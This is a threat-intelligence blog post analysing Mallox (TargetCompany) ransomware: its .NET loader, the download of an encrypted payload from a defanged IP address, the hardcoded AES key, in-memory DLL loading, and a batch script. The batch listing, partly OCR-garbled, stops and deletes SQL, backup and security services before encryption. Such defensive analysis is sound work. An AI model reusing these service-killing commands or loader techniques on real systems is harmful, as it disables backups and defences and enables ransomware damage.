Mallox Ransomware showing signs of Increased Activity

blog.cyble.com/2022/12/08/mallox-ransomware-showing-signs-of-increased-activity/

December 8, 2022



Ransomware potentially targeting organizations dealing in Critical Infrastructure

"TargetCompany" is a type of ransomware that was first <u>identified</u> in June 2021. The researchers named it *TargetCompany* ransomware because it adds the targeted company name as a file extension to the encrypted files. In September 2022, researchers <u>identified</u> a TargetCompany ransomware variant targeting Microsoft SQL servers and adding the "Fargo" extension to the encrypted files. TargetCompany ransomware is also known to add a "Mallox" extension after encrypting the files.

Cyble Research and Intelligence Labs (CRIL) recently observed a spike in Mallox ransomware samples. The figure below shows the statistics of Mallox Ransomware samples in the wild, indicating that the ransomware is active, spreading rapidly, and infecting users in recent weeks.




Figure 1 – Timeline of Samples Count Observed In The Wild

These Mallox ransomware samples are downloaded and loaded by an unknown loader. The loader further downloads Mallox ransomware from the remote server and encrypts files in the victim's machine. Additionally, the ransomware group maintains a leak site with information related to the victims of the ransomware attacks. The figure below shows the leak site of Mallox Ransomware.




Figure 2 – Mallox Ransomware Leak Site

Technical Analysis

Loader analysis:

An unknown .NET-based loader downloads Mallox ransomware. Our research indicates that the loader is known to be downloading other malware families such as Agentesla, Remcos, Snake keylogger, etc. This loader usually arrives via spam email with different flavors to lure the users into downloading and executing the email attachment.

The loader acts as a downloader that downloads encrypted malicious content from the remote server, decrypts it in the loader memory, and executes it. The loader executes the malicious content in the memory without saving the actual payload in the disk to evade anti-virus detection. The loader downloads encrypted payloads with a file extension such as png, jpeg, or bmp.

The loader is 32-bit .Net executable file with the file name "*Cqasdqtamip.exe*" and sha265 as e3a0bbd623db2b865fc3520c8d05e8b92016af2e535f0808460295cb8435836a. Additional details are shown in the figure below.

File name C:\Users	Contraction of	7 Cqasdqtami	p.exe				
File type	Entry point 004035	9e >	Disasm	Base a	address 00400000	Memory map	MIME
PE	Export	Import	Resources	.NE	TILS	Overlay	Hash Strings
Sections 0003 >	TimeDateStamp 2022-11-29		SizeOfImage 00008000		Resources Manifest	Version	Entropy
Scan		Endianness	Mode	Arc	nitecture	Туре	Hex
Detect It Easy(DiE)	•	LE	32		1386	GUI	
protector library			: Assembly(-)[-] (v4.0.30319)[-]			s s	
linker			nker(8.0)[GUI32,ad	min]		S ?	
					_		Options
Signatures					Deep scan	Scan	About
	100%			og	156 msec		Exit

Figure 3 – File Details of Mallox Loader

Upon execution, the loader downloads the encrypted malicious content from the URL *hxxp://80[.]66[.]75[.]98/Chseiyk.jpeg*.

The figure below shows the hardcoded URL and code to download the file.



- Malicious URL and Code to Download the Encrypted Payload

After downloading, the loader keeps the encrypted content in the memory to decrypt it. The malicious content is encrypted with the AES encryption algorithm using the key "Cwgoawrnxz", which is hardcoded in the loader's binary.

The figure below shows the encrypted payload in the memory and decryption key.




Figure 5 – Loader Code to Decrypt the Malicious Content

The loader now decrypts the payload to get the actual ransomware binary in the memory and further executes this binary to perform ransomware activities. The below Figure shows the Decrypted ransomware DLL file in the memory.

	rijndaelManaged.Wode = CipherMode.CBC; byte]] array = Class1.smethod_0(); CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Write); try
	<pre>cryptoStream.Write(array, 0, array.Length);</pre>
	{ ((IDisposable)cryptoStream).Dispose();
	result = memoryStream.ToArray();
	nally
	((IDisposable)rijndaelManaged).Dispose();
) final	
	JDisposable)memoryStream).Dispose();
) aa aa aa a	

Figure 6 – Routine to Decrypt Downloaded Payload

Mallox Ransomware Payload Analysis:

The downloaded and decrypted file is a 32-bit .NET-based DLL with the name "Wwxjdcapjnmuq.dll" and sha256 as *b64606198c158f79287b215343d286adf959e89acb054f8f3db706f3c06f48aa*.


The following figure shows additional details.

File type Entry point Base address MIME PE32 0062b95e Disasm 00400000 Memory map Hash PE Export Import Resources .NET TLS Overlay Strings Sections TimeDateStamp SizeOfImage Resources Entropy 0003 2022-11-10 18:12:33 00230000 Manifest Version Hex Scan Endianness Mode Architecture Type Hex Detect It Easy(DIE) LE 32 I386 DLL S ? library .NET(v4.0.30319)[-] S \$? Options linker Microsoft Linker(6.0)[DLL32] S ? Options	File name C: \Users\	\Wwxjdcapjnmu	ıq.dll			
Sections TimeDateStamp SizeOfImage Resources Entropy 0003 2022-11-10 18:12:33 00230000 Manifest Version Hex Scan Endianness Mode Architecture Type Hex Detect It Easy(DIE) LE 32 I386 DLL Hex library .NET(v4.0.30319)[-] S S ? linker Microsoft Linker(6.0)[DLL32] S ?					Memory map	
0003 > 2022-11-10 18:12:33 00230000 Manifest Version Scan Endianness Mode Architecture Type Hex Detect It Easy(DIE) LE 32 I386 DLL Hex library .NET(v4.0.30319)[-] S S ? linker Microsoft Linker(6.0)[DLL32] S ?					Overlay	
library .NET(v4.0.30319)[-] S linker Microsoft Linker(6.0)[DLL32] S ?	Scan	Endianness			Туре	
				1386		
Options	linker	Microsoft	Linker(6.0)[DLL32]		S ?	
						Options
Signatures Deep scan About 100% > Log 740 msec Exit	Signatures	1000/			Scan	

Figure 7 – Details of Malicious DLL Payload

The DLL file is further obfuscated with an *IntelliLock* obfuscator to make malware reversal more difficult. The loader now loads the decrypted ransomware DLL as assembly using the *Assembly.Load()* function.

After loading DLL, the loader enumerates methods from the DLL file and creates a list of method names and objects from the loaded assembly. The loader now creates a thread pool of the methods for executing the ransomware code. The figure below shows the code to load the DLL as assembly, creating the list of methods and thread pool for executing the ransomware code.



Code to Dynamically Load the Methods from the Ransomware

After creating the thread pool, the loader then uses the *InvokeMember()* function to execute the threads for a list of previously created methods. The following figure shows the code to execute threads for the methods created from the loaded assembly.




Figure 9 – Code to Execute the Methods for Ransomware Operation

After execution, the ransomware drops a batch file "Axfiysgodhtrlqmrgpchkiller.bat" into the *temp* folder and executes it. This batch file stops numerous services and programs so that associated files are encrypted without any interruption during the encryption process.

The following figure shows the contents of the batch file.

<pre>::big:rogs:rogs:rogs:rogs:rogs:rogs:rogs:rog</pre>	<pre>::ubspr:/ub</pre>	and the second design of the	13 Advagodiniqurgachikler bet 12
<pre>interventers. is interventers. is i</pre>	<pre>::Platter: :: :: :: :: :: :: :: :: :: :: :: :: :</pre>		
<pre>iii iii iiii iiii iiii iiii iiii iiii</pre>	<pre>int ::::::::::::::::::::::::::::::::::::</pre>		/AjfDpOOQ2MNXiuFLOI5/rHy++UqVkSRN4aS#HewrHu
<pre>iii iiiYIIiiYIIiiYIIiiYIIIIIIIIIIIIIIII</pre>	<pre>i: ::????Solaris36cc043dalla135fs903 mart "crasher" cmd /c "color b & net stop "SQLERVERAGENT" & net stop "SQLERVERAGENT & net stop "Squeries" & net stop "SQLERVERAGENT & net stop "SQLERVERAGENT & net stop "Squeries" & net stop "SQLERVERAGENT & net stop "Squeries" & net stop "Squeries" & net stop "Squeries" & net stop "SQLERVERAGENT & net stop "Squeries" & net stop "SQLERVERAGENT & net stop "Squeries" & net stop Squeries" & net stop Squeries & net stop Squeries</pre>		
<pre>istory crasher* cmd /c "color b & net stop "SOLSENVER start-disabled & so config "SOL SERVER" & net stop "SOLSENVER start-disabled & net stop "SOLSENVER start-disabled & so config "SOL SERVER" & net stop "MaDtaServer130" & net stop "SOLSENVER start-disabled & net stop MSOLS & so config MSOLSENVER start-disabled & net stop MSOLSENVER * text. "crasher* cmd /c "color b & text. "titl // I' Messan Backer_Apend.ConfigurationService.ese & text." // I' /N Vesan Backer_Apend.ConfigurationService.ese /f & text." // I' // Vesan Backer_Apend.// '' Color b & text." // I' // Yesan Backer_Apend.ConfigurationService.ese /f & text." // I' // I' // Vesan Backer_Apend.ConfigurationService.ese /f & text." // I' // I' // Vesan Backer_Apend.ConfigurationService.ese /f & text." // I' // I' // Yesan Backer_Apend.ConfigurationService.ese /f & text." // I' // I' // Yesan Backer_Apend.ConfigurationService.ese /f & text." // I' // I' // Yesan Backer_Apend.ConfigurationService.ese /f & text." // I' // I' // Yesan Backer_Apend.Con</pre>	<pre>istrit crasher* cmd /c *color b & net stop *SOLSENVER.start=issbled & stop *SOLSENVERS/SERVER) * net stop *SOLSENVERS/SERVERS * net stop *SOLSENVERS/SERVERS* met /c *color b & taskkill // IN towas.Backer_Source.exe / taskkill // IN to</pre>		
<pre>start "crasher" cmd /c "color b 4 net stop "SQLSERVER start=disabled 4 sc config "SQL Server (MSSQLSERVER)" start=disabled 4 net stop MSSQLS 4 sc config MSSQLS start=disabled 4 net stop MSSQLS 4 sc config MSSQLS start=disabled 4 net stop MSSQLSERVER start=disabled 4 sc config "SQL Server (MSSQLSERVER)" start=disabled 4 net stop MSSQLS 4 sc config MSSQLS start=disabled 4 net stop MSSQLSERVER start=disabled 4 sc config "SQL Server (MSSQLSERVER)" start=disabled 4 net stop MSSQLS 4 sc config MSSQLSERVER start=disabled 4 net stop MSSQLSERVER start=disabled 4 net stop MSSQLSERVER)" start=disabled 4 net stop MSSQLSERVER start=disabled 4 net stop MSSQLSERVER)" start=disabled 4 net stop MSSQLSERVER start=disabled 4 net stop MSSQLSERVER start=disabled 4 net stop MSSQLSERVER)" start=disabled 4 net stop MSSQLSERVER start=disa</pre>	<pre>start "crasher" cmd /c "color b & net stop "SQLSERVER start-disabled & sc config "SQL Server (MSQLSERVER)" start-disabled & net stop MSQLS & sc config MSQLS start-disabled & net stop MSQLS & sc config MSQLS start-disabled & net stop MSQLS & sc config MSQLS start-disabled & net stop MSQLS & sc config MSQLS start-disabled & net stop MSQLS & sc config MSQLS start-disabled & net stop MSQLS & sc config MSQLS start-disabled & net stop MSQLS & sc config MSQLS</pre>		
<pre>start "crasher" cmd /c "color b & so config MSSQLSERVER start-disabled & so config "SQL Server (MSSQLSERVER)" start-disabled & net stop MSSQLS & so config MSSQLS start-disabled & net stop start "crasher" cmd /c "color b & teststil /F /IN Veeam.Backup.StopControls" & net stop "MSSQLSERVER)" start-disabled & net stop MSSQLS & so config MSSQLS start-disabled & net stop start "crasher" cmd /c "color b & test stop "MSSQLSERVER)" int stop "MSSQLSERVER)" start-disabled & net stop MSSQLS & so config MSSQLS & start-disabled & net stop start "crasher" cmd /c "color b & test stop "MSSQLSERVER)" int stop "MSSQLSERVER)" start-disabled start "crasher" cmd /c "color b & startkill /IN TomcaTV.exe /F & Starkkill /IN "UTSoft.US.OC.QuartESCheduler.exe" /F & Starkkill /IN USSartClient.exe /</pre>	<pre>start "crasher" cmd /c "color b i sc config MSQLSERVER start=disabled i sc config "SQL Server (MSQLSERVER)" start=disabled i net stop MSQLS i sc config MSQLS start=disabled i net stop MSQLS i sc config MSQLS start=disabled i net stop MSQLS i sc config MSQLS start=disabled i net stop MSQLS i net stop "MSQLFOLAULONCHICLS" i net stop MSQLFOLAULONCHICLS" i net stop "MSQLFOLAULONCHICLS" i net stop MSQLFOLAULONCHICLS i net stop "MSQLFOLAULONCH</pre>		
<pre>start "crasher" end /c "color b & taskkill /F /IN Veeam.Backup.Agent.ConfigurationService.exe & taskkill /F /IN Veeam.Backup.Backup.CatalogDat. start "crasher" end /c "color b & taskkill /IN Tomoat7w.exe /F & taskkill /IN "USSQLSBNOPCONTROLS" & net stop "MSSQLSBNOPCONTROLS" & net stop "MSSQLSBNOPCONTROLS" & net stop "MSSQLSBNOPCONTROLS" & net stop "Association and /c "color b & taskkill /IN USSoftware /F & taskkill /IN Value /F /F & taskkill /IN Value /F /F /F & taskkill /IN /F /F /F /F & taskkill /IN /F /F /F /F & taskkill /IN /F /F</pre>	<pre>start "crasher" emd /c "eolor b & so config MSSQLSERVER start=disabled & so config "SQLSERVER" start=disabled & net sto pMSQLSE & so config MSSQLS start=disabled & net st start "crasher" emd /c "eolor b & taskkill /F /IM Veam.Backup.Agent.ConfigurationService.exe & taskkill /F /IM Veam.Backup.BrokerService.exe & taskkill /F /IM Veam.Backup.StoreEnder start "crasher" emd /c "eolor b & taskkill /F /IM Veam.Backup.Agent.ConfigurationService.exe & taskkill /F /IM Veam.Backup.BrokerService.exe /F & Staskkill /IM UFSoft.US.OC.QuartzScheduler.exe /F & Staskkill /IM USSoft.US.OC.QuartzScheduler.exe /F & Staskkill /IM USSoft.US.OC.QuartzS</pre>	start "crasher" cmd	/C "GOLOF D & net stop "SQLSEKVERAGENT" & net stop "SQLBEYOWSER" & net stop "SQLEELEMETRY" & net stop "HabtsServer130" & net stop "SSLSEELEMETRY130" & net stop "SQLBE
<pre>start "crasher" end /c "color b & taskkill /F /IN Veeam.Backup.Agent.ConfigurationService.exe & taskkill /F /IN Veeam.Backup.Backup.CatalogDat. start "crasher" end /c "color b & taskkill /IN Tomoat7w.exe /F & taskkill /IN "USSQLSBNOPCONTROLS" & net stop "MSSQLSBNOPCONTROLS" & net stop "MSSQLSBNOPCONTROLS" & net stop "MSSQLSBNOPCONTROLS" & net stop "Association and /c "color b & taskkill /IN USSoftware /F & taskkill /IN Value /F /F & taskkill /IN Value /F /F /F & taskkill /IN /F /F /F /F & taskkill /IN /F /F /F /F & taskkill /IN /F /F</pre>	<pre>start "crasher" end /e "color b & taskkill /F /IN Veeam.Backup.Agent.ConfigurationService.exe & taskkill /F /IN Veeam.Backup.CatalogDatu start "crasher" end /e "color b & etaskkill /IF /IN Veeam.Backup.Agent.ConfigurationService.exe & taskkill /F /IN Veeam.Backup.CatalogDatu start "crasher" end /e "color b & etaskkill /IF focative.exe /f & etaskkill /IF UTSoft.US.OC.QuartisCheduler.exe* /F & etaskkill /IF UTSoft.US.OF.QuartisCheduler.exe* /F & eta</pre>	start "crashar" ond	/c "moler h & so confid MSSOISED startedisabled & so confid MSSOISED startedisabled & net ston MSSOIS & so confid MSSOIS startedisabled & net st
<pre>start "crasher" cmd /c "oolor b & @taskkill /IN Tomcat7w.exe /F & @taskkill /IN "UFSoft.UB.OC.QuartzScheduler.exe" /F & @taskkill /IN UFSoft.UB.OC.QuartzScheduler.exe" /F & @taskkill /IN USSmartCleent.exe" /F & @taskkill /IN USSmartScheduler.exe" /F & @t</pre>	<pre>start "crasher" cmd /c "color b & @taskkill /IM TomcatTw.exe /F & @taskkill /IM "UFSoft.UB.OC.QuartEScheduler.exe" /F & @taskkill /IM UFSoft.UB.OC.QuartEScheduler.exe" /F & @taskkill /IM UFSoft.UB.OC.QuartEScheduler.exe /F & @taskkill /IM USsaft.UB.OC.QuartEScheduler.exe /F & @taskkill /IM USsaft.exe /F & @taskkill /IM USsa</pre>		
<pre>tart "crasher" om /c "oolor b & @taskkill /IN DDSoftPwTomcat5.exe /f & @taskkill /IN USSmattClient.exe /f & @taskkill /IN USSMattScruce & @task & @taskkill /IN USSMattScruce & @taskkill /IN USSMattScruc</pre>	<pre>thart "crasher" omd /c "oolor b & @taskkill /IN DDSoftPwTomcat5.exe /F & @taskkill /IN USSmattClient.exe /F & @taskki</pre>	start "crasher" cmd	/c "color b & net stop "MSOLAP\$SHOPCONTROL9" & net stop "MSSQL\$SHOPCONTROL9" & net stop "MSSQLFDLauncher\$SHOPCONTROL9" & net stop "ReportServer\$SHOPCONTROL9" & net stop
<pre>start "crasher" cmd /c "olor b & @so delete "XT000Service_Fersonal" & @so delete @SOLSEWERAGENT & @so delete SOLMENTER & @so delete Unsoleto & @so detet Unsoleto & @so detet "crasher" cmd /c "olor b & @so delete OracleOrabilg_home_ICIAgent & @so delete CracleOrabilg_home_ICIAgent & @so delete finant & @so delete finant & @so delete finant & @so delete SolMenter & @so delete SolMenter & @so delete CracleOrabilg_home_INSListener & @so delete RtoQms & @so delete OracleOrabilg_home_INSListener & @so delete RtoQms & @so delete OracleOrabilg_home_INSListener & @so delete RtoQms & @so delete SolMenter For & @so delete attart "crasher" cmd /c "@olor b & @so delete MSCRMaynoService & @so delete REPLICA & @so delete RTOXNUU & @so delete RtoQms & @so delete SolMenter For & @so delete sol #inster # "solper" cmd /c "@olor b & @staskill /IM ReportingServices & @stast #solper" cmd /c "@olor a & @set stop Machagervice & @stast stop "infRuCUIServer.exe start "stopper" cmd /c "@olor a & @stast stop Machagervice & @stast stop "machagervice".exe /f & @staskill /IM SolVerterService & @stast stop Machagervice & @stast stop Mac</pre>	<pre>start "crasher" cmd /c "olor b & @so delete "XT000Service_Fersonal" & @so delete @CLSENVERAGENT & @so delete</pre>	start "crasher" cmd	/c "color b & @taskkill /IM Tomcat7w.exe /F & @taskkill /IM "UFSoft.U8.0C.QuartzScheduler.exe" /F & @taskkill /IM UFSoft.U8.0C.QuartzScheduler.exe /F & @taskkill /IM
<pre>start "crasher" cmd /c "color b & \$ec delete "D&Service TCF" & \$ec delete "CardTransService & \$ec delete EncryDtarService & \$ec delete TransService & \$ec delete TransService & \$ec delete EncryDtarService & \$ec delete TransService & \$ec delete CardTrService & \$ec delete EncryDtarService & \$ec delete CardTrService & \$ec delete EncryDtarService & \$ec delete TransService & \$ec d</pre>	<pre>start "crasher" cmd /c "color b & \$ec delete "D&Sevice_TCP" & \$ec delete "ecardTransJerver" & \$ec delete EncryQTaraService & \$ec delete TransJerver" & \$ec delete EncryQTaraService & \$ec delete CardTransJerver" & \$ec delete Enclevability for the \$ec delete TransJerver" & \$ec delete CardTransJerver" & \$ec delete TransJerver" & \$ec delete TransJerver & \$ec</pre>		
<pre>start "crasher" cmd /c "color b & @sc delete OracleOrabilg_nomelCliAgent & @sc delete OracleOrabilg_nomeINSListener & @sc delete NacleOrabilg_nomeINSListener & @sc delete NacleOrabilg_nomeInstener & @sc delete NacleOrabilg_nomeInS</pre>	<pre>start "crasher" cmd /c "color b & @sc delete OracleOrabilg_nomelCliAgent & @sc delete OracleOrabilg_nomeINSListener & @sc delete NacleOrabilg_nomeINSListener & @sc delete NacleOrabilg_nomeINSListener & @sc delete NacleOrabilg_nomeINSListener & @sc delete Regula & @sc delete Trans & @sc delete Regula & @sc delete NacleOrabilg_nomeINSListener & @sc delete</pre>		
<pre>start "crashes" cmd /c "color b & @sc delete "UNS LoFity Services & @sc delete finites & @sc delete FICATS & @sc delete FICATS & @sc delete RICANS & @sc delete R</pre>	<pre>start "crashes" cmd /c "color b & @sc delete "UNS LoFity Services" & @sc delete finises & @sc delete FICALS & @sc delete RICANS & @sc delete</pre>		
<pre>start "crasher" cmd /c "@color b & sc delete MSCRM&syncService & @sc delete REPLICA & @sc delete RTCAYMCU & @sc delete RtcAymce & @st asktil / IM RtCAYMCU & @sc delete RtCAYMCU & @sc delete RtcAymce & @st asktil / IM RtTAYMCU & @sc delete RtcAymce & @st asktil / IM RtTAYMCU & @sc delete RtcAymce & #st asktil / IM RtTAYMCU & @sc delete RtcAymce & #st asktil / IM RtTAYMCU & @sc delete RtcAymce & #st & %st &</pre>	<pre>start "crasher" cmd /c "@color b & sc delete MSCRMaynoService & @sc delete REPLICA & @sc delete RTCAYNCU & @sc delete RtcAyncaynce Rtyper & @start #stilet" cmd / c "color & @st stop Machedestil /IN Rtt & fop WateRtStart & fot & #start #stilet" cmd / c "color & @starktil /IN MtdiAyncAyncAyncayncaynce & F & @starktil /IN Start, & F & @s</pre>		
<pre>start "crasher" cmd /c "color b & @taskkill /IN ReportingServicesService.exe /F & @sc delete "SQL Server Reporting Services" & @sc delete MSSQLFDLauncher & @taskkill /IN UBCEServer.exe start "stopper" cmd /c "color a & @net stop UBNorkerService & @net stop UBNorkerService & @net stop Machaelle & @net stop & @net</pre>	<pre>start "crasher" cmd /c "color b & @taskkill /IM ReportingServicesService.exe /F & @sc delete "SQL Server Reporting Services" & @sc delete MSSQLFDLauncher & @taskkill /IM UBCEServer.exe start "stopper" cmd /c "color a & @net stop UBCokerService] & @net stop UBCokerService] & @net stop RealteklinSU & @net stop Agache2.4 & @net stop Hackbervice & @net stop Machebervice & @net stop Machebervice & @net stop Machebervice & @net stop UBCokerService.exe /F & @sackkill /IM SUBSERVERVICE & @net stop MSUBAbService & @net stop Machebervice & @net stop Machbervice & @net s</pre>		
<pre>start "stopper" cmd /c "color & & @net stop UBMCrkerService1 & @net stop UBMCrkerService2 & @net stop "memcached Server" & @net stop Apache2.4 & @net stop HarDipSvc & @net</pre>	<pre>start "stopper" cmd /c "color a & @net stop UBMCrkerService1 & @net stop UBMCrkerService2 & @net stop "memcached Server" & @net stop Agache2.4 & @net stop HFIDAMebService & @net stop Non- start "stopper" cmd /c "color a & @net stop UBMCrkerService1 & @net stop RealtexlinSU & @net stop xenline & @net stop XenSive & @net stop Agache2.2 & @net stop tart "stopper" cmd /c "color a & @net stop UDMCrkerService4 & @net stop TeaWiewerS & @net stop XenSive & @net stop Machabe2.2 & @net stop start "stopper" cmd /c "color a & @net stop UDMCrkerService4 & @net stop TeaWiewerS & @net stop WSENShibervice4 & @net stop WSE</pre>	start "crasher" cmd	Accord D 2 20 defete N2CMWaSh028LATCE 2 420 defete KENTICY 2 430 defete KLCMI2 2 430 defete KLCMMACD 2 430 defete KLCMELINGHCD 2 430 defete
<pre>start "stopper" cmd /c "color a 6 @net stop UBMCrkerService1 6 @net stop UBMCrkerService2 6 @net stop "memcached Server" 6 @net stop Agache2.4 6 @net stop UFIDAWebService 6 @net stop Nature 5 @net stop IDENCESERVICE 6 @net stop Nature 5 @net stop IDENCESERVICE 6 @net stop Nature 5 %net stop N</pre>	<pre>start "stopper" cmd /c "color a 6 @net stop USKorkerService1 6 @net stop USKorkerService2 6 @net stop "memcached Server" 6 @net stop Agache2.4 6 @net stop UFIDAMebService 6 @net stop Non- start "stopper" cmd /c "color a 6 @net stop UBACLIDST store3.0.0.0" 6 @net stop RealteklinSU 6 @net stop XenSive 6 @net stop Agache2.4 6 @net stop Agache2.2 6 @net stop tart "stopper" cmd /c "color a 6 @net stop UDENctect 6 @net stop "MinfeOldStartior.co.ex /f 6 @net stop WSBishBervicue 6 @netsBishBervicue 6 @net</pre>	start Bornsbord and	A Replay b & Attacket11 /TW Departmenteredevering and /T & An delate BONI Covers Departing Covering Severing as delate MCONTENT supplay & Attacket11 /TW HONEGAVERY and
<pre>start "stopper" cmd /c "color a & @net stop HaoZipSvc & @net stop "igfxCUIService2.00.0" & @net stop RealteklinSU & @net stop xenlice & @net stop Wachdschow & & @net stop Wachdschow & & @net stop Wachdschow & @net stop Wachdschow & & @netsklil /IM flow & &</pre>	<pre>start "stopper" cmd /c "color a & @net stop HaoZlpSvc & @net stop "igfxCUIService2.00.0" & @net stop RealteklinSU & @net stop venlite & @net stop Wachdback & # %net stop Wac</pre>	start "crasher" chu	10 - ONTOL D & Graakkiii /iu Meholtindheivitesheivitesheivite sa dar heive Meholtind Beivites. # Bac derece Updrepranucuet # Graakkiii /uu oortestiditeke
<pre>start "stopper" cmd /c "color a & @net stop HaoZlpSvc & @net stop "igfxCUIService2.00.0" & @net stop RealteklinSU & @net stop venlite & @net stop Wachdback & #net stop Wac</pre>	<pre>start "stopper" cmd /c "color a & @net stop HaoZipSvc & @net stop "igfxCUIService2.00.0" & @net stop RealteklinSU & @net stop venlite & @net stop Wakindsenton start "stopper" cmd /c "color a & @net stop Utoptect & @net stop Makendsord & @net stop RealteklinSU & @net stop Wakindsenton start "killer" cmd /c "color e & @taskkil /IM typert.exe /F & @taskkil /IM</pre>	start "stopper" cmd	/c "color a & Rest stop USWorkerService1 & Rest stop USWorkerService2 & Rest stop "memcached Server" & Rest stop Apache2.4 & Rest stop UFIDAWebService & Rest stop MS
<pre>start "stopper" cmd /c "color e & @tet stop UIODetect & @net stop MaxeHosd & @net stop TeamViewerS & @net stop VHSEHADService & @net stop VHSEHADServic</pre>	<pre>start "stopper" cmd /c "color e & @tet stop UIODetect & @net stop MaxeHosd & @net stop TeamViewerS & @net stop VIMISHADDervice & @netsktil / IN TeamViewer_Service &</pre>		
<pre>start "killer" cmd /c "color e 6 @taskkill /IM sqlservr.exe /F 6 @taskkill /IM jord.exe /F 6 @taskkill /IM international and international</pre>	<pre>start "killer" cmd /c "color e & @taskkill /IM sqlservr.exe /F & @taskkill /IM type.exe /F & @taskkill /IM ty</pre>		
<pre>start "killer" cmd /c "color e & @taskkill /IM pg_ctl.exe /F & @taskkill /IM Tretays.exe /F & @taskkill /IM SopolmeBroker.exe /F & @taskkill /IM Ccenter.exe /F & @taskkill /IM SopolmeBroker.exe /F & @taskkill /IM SopolmeBroker.e</pre>	<pre>start "killer" cmd /c "color e & @taskkill /IM pg_ctl.exe /F & @taskkill /IM Torelay.exe /F & @taskkill /IM SopolmeBroker'exe /F & @taskkill /IM CCenter'exe /F & @taskkill /IM SopolmeBroker'exe /F & @taskkill /IM ScanFrm start "killer" cmd /c "color e & @taskkill /IM BoxSDS.exe /F & @taskkill /IM Tatr.exe /F & @taskkill /IM Tatr.ex</pre>	start "killer" cmd	'c "color e 5 @taskkill /IM sglservr.exe /F 5 @taskkill /IM httpd.exe /F 5 @taskkill /IM java.exe /F 5 @taskkill /IM fdhost.exe /F 5 @taskkill /IM fdlauncher.exe /F 5
<pre>start "killer" cmd /c "color e & @taskkill /IM BachupExec.exe /F & @taskkill /IM Att.exe /F & @taskkill /IM mm.exe /F & @taskkill /IM BachupExecManagementEervice.exe /F & @taskkill /IM taskt "killer" cmd /c "color e & @taskkill /IM VBoxSDS.exe /F & @taskkill /IM mysqld.exe /F & @taskkill /IM TeamViewer_Service.exe /F & @taskkill /IM TeamViewer.exe /F & @taskkill /IM TeamViewer_Service.exe /F & @taskkill /IM TeamViewer.exe /F & @taskkill /IM TeamViewer_Service.exe /F & @taskkill /IM</pre>	<pre>start "killer" cmd /c "color e & @taskkill /IM BachupExec.exe /F & @taskkill /IM Att.exe /F & @taskkill /IM mm.exe /F</pre>	start "killer" cmd	'c "color e & @taskkill /IM ThunderPlatform.exe /F & @taskkill /IM iexplore.exe /F & @taskkill /IM vm-agent.exe /F & @taskkill /IM vm-agent-daemon.exe /F & @taskkill
